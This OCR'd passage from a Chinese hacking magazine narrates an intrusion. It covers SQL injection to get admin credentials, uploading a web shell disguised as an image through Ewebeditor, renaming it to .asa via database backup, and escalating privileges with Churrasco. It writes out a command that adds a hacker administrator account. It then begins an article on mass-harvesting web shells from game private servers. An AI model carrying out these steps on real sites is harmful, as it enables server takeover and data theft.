找到要破解的字段后，我们可以在啊D中手动添加字段pass，然后再对user和pass字段进行检测，很快就得到了管理员的帐号和密码，如图3，但是密码是经过MD5加密的，我们可以到www.cmd5.com网站上进行在线查询。




图2






图3

使用破解出的管理员帐号和密码登录进入后台，后台挺简洁的，浏览了一下，发现有一个图片上传和备份数据库的功能，我们可以试着通过图片上传把我们的网马上传到服务器上，如果上传成功，就可以利用备份数据库的方法把图片木马再还原。首先，我把网马保存成了shell.jpg，因为一般的网站都对上传的文件格式有所限制，直接上传ASP木马通常都是行不通的。来到图片上传页面，选择我们的网马，点击上传，返回了上传成功的信息，通过查看属于，得知我们的网马保存到了UPLOAD/2009062210445773499.jpg 。

我试着在浏览器打开网马，却提示无法找到页面，难道我们的网马被杀了？我又试着上传了一张正常的图片，同样返回了上传成功的信息，但当我打开的时候依然提示找不到文件，看来管理员已经对上传功能设置了限制，我们不能通过这里上传网马。正当我郁闷的时候，我发现后台还有一个新闻添加的功能，打开一看，才发现这个新闻添加的功能使用了Ewebeditor。我们知道Ewebeditor本身就自带图片上传功能，我试着在这里添加一张新闻图片，出现了提示上传的对话框，如图4。

然后我选择了网马，点击上传，返回成功，查看源码，发现网马保存在了“admin1/edit/UploadFile/200962211029870.jpg”。我们在浏览器打开试试，看到没有，我们的网马已经成功保存了，如图5，接下来我们就可以通过备份数据库来得到我们的网马了。


图4


图5

打开备份数据库功能，在 “当前数据库路径”输入刚才上传的网马地址“admin1/edit/UploadFile/200962211029870.jpg”（注意：这里我们填写的是相对地址），然后在“备份数据库名称”就填写shell.asa，如图6，然后点击“备份数据”，返回备份成功，这样我们的网马就成功

保存在Databackup/shell.asa了。




图6

我们终于得到Webshell了，打开我们的大马，查看了服务器组件信息，发现Shell.Applicaation和Wscript.Shell都开启了，而且服务器还开启了3389，这样我们只要添加一个管理员帐号，就可以得到服务器的权限了。我试着在CMD那里执行“net user ”，提示找不到文件，看来对方把CMD删除了或者是权限不够。不过，我们可以上传一个CMD上去。选择上传文件，把CMD.exe上传到C:\recycler，现在我们返回CMD命令那里，发现已经可以使用CMD命令了。我们还需要再上传一个提权工具，这里要用到的就是Churrasco。同样把Churrasco.exe上传到对方服务器的C:\recycler下，保存为cc.exe，然后返回CMD命令那里，在Shell路径栏填写“C:\recycler\cmd.exe”，然后在勾选上Wscript.Shell，在命令中输入“C:\recycler\cc.exe "net user 123456 123 /add & net localgroup administrators hack /add"”，就是在对方服务器中




图7




图8

添加一个名为hack，密码为123的帐号，并把该帐号添加到管理员组中，如图7，最后我们再到查询管理员那里查看，发现hack已经被提升了管理员了，如图8。

至此，我们就拿下了整个服务器的权限，这次入侵我们主要是通过SQL注入得到管理员帐号，再巧借Ewebeditor的上传功能得到Webshell，然后又提权得到服务器的控制权限，最后我又联系了管理员，让他尽快把漏洞修复上。

文章难易度：★★★

文章阅读点：863网游发布系统存在的一个漏洞的简单利用经过

批量Dig私服的webshell

夜虫儿

本文所介绍的方法只针对863网游发布系统，这套系统是免费的，在网上可以随便找到，我就在网上下载了一套作为测试使用。在程序中有个说明文件，打开后可以看到其中有这样的提示“修改数据库路径：INC/Cls_Config.asp　修改完之后请修改database文件夹里的文件名”，从名为database的文件中我们可以读取到名为aaddsfedsffdsggfhhdf.asa的数据库。当

